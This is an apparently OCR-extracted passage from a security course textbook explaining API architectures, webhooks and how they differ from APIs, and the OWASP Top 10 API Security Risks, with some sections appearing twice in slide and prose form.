
- **SOAP API**: SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based APIs are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **REST (Representation State Transfer) API**: REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. APIs supported by the REST architectural style are known as REST APIs. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine web resource representations by providing a set of stateless protocols and qualitative operations.
- **RESTful API**: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

  APIs with the following features can be referred to as to RESTful APIs:

  - **Stateless**: The client end stores the state of the session; the server is restricted to save data during the request processing
  - **Cacheable**: The client should save responses (representations) in the cache. This feature can enhance API performance

  - **Client-server Environment**: Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
  - **Uniform Interface**: Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
  - **Layered System**: Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity.
  - **Code on Demand**: An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized

- **XML-RPC**: Extensible Markup Language - Remote Procedure Call (XML-RPC) is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC**: JavaScript Object Notation – Remote Procedure Call (JSON-RPC) is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data.



What are Webhooks?

- Webhooks are **user-defined HTTP callback** or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry
- Webhooks allow applications to **update other applications** with the latest information
- Webhooks are enrolled along with the **domain registration** via user interface or API to inform clients about the occurrence of a new event

Operation of Webhooks

What are Webhooks?

Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "**Notify me**" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes on the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications.

A webhook is a powerful tool because everything remains isolated on the web. As shown in the figure below, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about from where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.





Figure 14.86: Operation of webhooks

Webhooks vs. APIs

- Webhooks are automated messages from websites to the server. APIs are used for server-to-website communication.
- Webhooks get reports or notifications via HTTP POST only when a new update is made. APIs make calls irrespective of the data updates.
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity.
- Webhooks have less control over data flow. APIs have easy control over data flow.



OWASP Top 10 API Security Risks

API	Risks	Description
API1	Broken Object Level Authorization	Exposure of endpoints that handle object identifiers, resulting in the server component not tracking the client's state properly Allows the attacker to modify object ID values and obtain unauthorized access to the data source
API2	Broken User Authentication	Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens, steal user identities, and perform attacks like credential stuffing and brute-forcing
API3	Excessive Data Exposure	Developers may expose all of an object's properties to the clients without considering their individual sensitivity Allows attackers to retrieve more information than requested
API4	Lack of Resources and Rate Limiting	No restrictions on the number of resources requested by the client Allows attackers to consume all available resources, resulting in a DoS attack
API5	Broken Function Level Authorization	Authorization flaws due to complexity in access control policies Allows attackers to gain unauthorized access to administrative functions or user resources
API6	Mass Assignment	API accidentally exposes internal variables or objects due to improper binding and filtering based on a whitelist Allows attackers with unauthorized access to modify object properties
API7	Security Misconfiguration	Security misconfigurations such as insecure default configurations, open cloud storage, permissive CORS, and so on allow attackers to perform various attacks
API8	Injection	Accepting untrusted data for use as queries is a vulnerability that leads SQL, LDAP, and XML injection Allows attackers to trick the interpreter to execute malicious commands and gain unauthorized access
API9	Improper Assets Management	Lack of version control for API hierarchies and older versions of APIs retains known vulnerabilities that can be exploited by attackers
API10	Insufficient Logging and Monitoring	Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable Allows attackers to compromise the system, maintain persistence, and pivot to other systems and networks

https://www.owasp.org

OWASP Top 10 API Security Risks


Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 API security risks:

API	Risks	Description
API1	**Broken Object Level Authorization**	▪ APIs expose the endpoints handling object identifiers, and the server component does not track the client's state properly, resulting in a massive attack surface level access control flaw ▪ Allows the attacker to modify the object's ID value and obtain unauthorized access to the data source
API2	**Broken User Authentication**	▪ Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens and steal user identities ▪ Attackers can easily compromise the API security using authentication tokens and exploiting implementation flaws ▪ APIs are vulnerable to authentication attacks such as credential stuffing and brute-forcing
API3	**Excessive Data Exposure**	▪ While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data ▪ Allows attackers to retrieve more information than requested
API4	**Lack of Resources and Rate Limiting**	▪ APIs avoid enforcing restrictions on the number of resources requested by the client ▪ Allow attackers to consume all the available resources, resulting

		in service unavailability to legitimate users, causing DoS ▪ May include authentication flaws that can be exploited to perform brute-force attacks
API5	**Broken Function Level Authorization**	▪ Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors ▪ Allow attackers to gain unauthorized access to administrative functions or users' resources
API6	**Mass Assignment**	▪ APIs accidentally expose the internal variables or objects due to improper binding and filtering based on a whitelist ▪ Allow attackers with unauthorized access to modify the object properties
API7	**Security Misconfiguration**	▪ Security misconfigurations include vulnerabilities such as insecure default configurations, ad-hoc configurations, open cloud storage, misconfigured HTTP headers, permissive cross-origin resource sharing (CORS), and missing TLS/SSL. ▪ Allow attackers to perform various attacks and compromise the system security
API8	**Injection**	▪ Sending untrusted data as queries to the interpreter may result in injection flaws, such as SQL, LDAP, XML, and command injection. ▪ Allow attackers to trick the interpreter by sending data to execute malicious commands and gain unauthorized access
API9	**Improper Assets Management**	▪ Improper asset management occurs due to a lack of version control for API hierarchies, and older versions of API consists of vulnerabilities that can be exploited by the attacker
API10	**Insufficient Logging and Monitoring**	▪ Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable ▪ Allow attackers to compromise the system, maintain persistence, and pivot to other systems and networks to extract, tamper with, or destroy data

Table 14.3: OWASP Top 10 API Security Risks



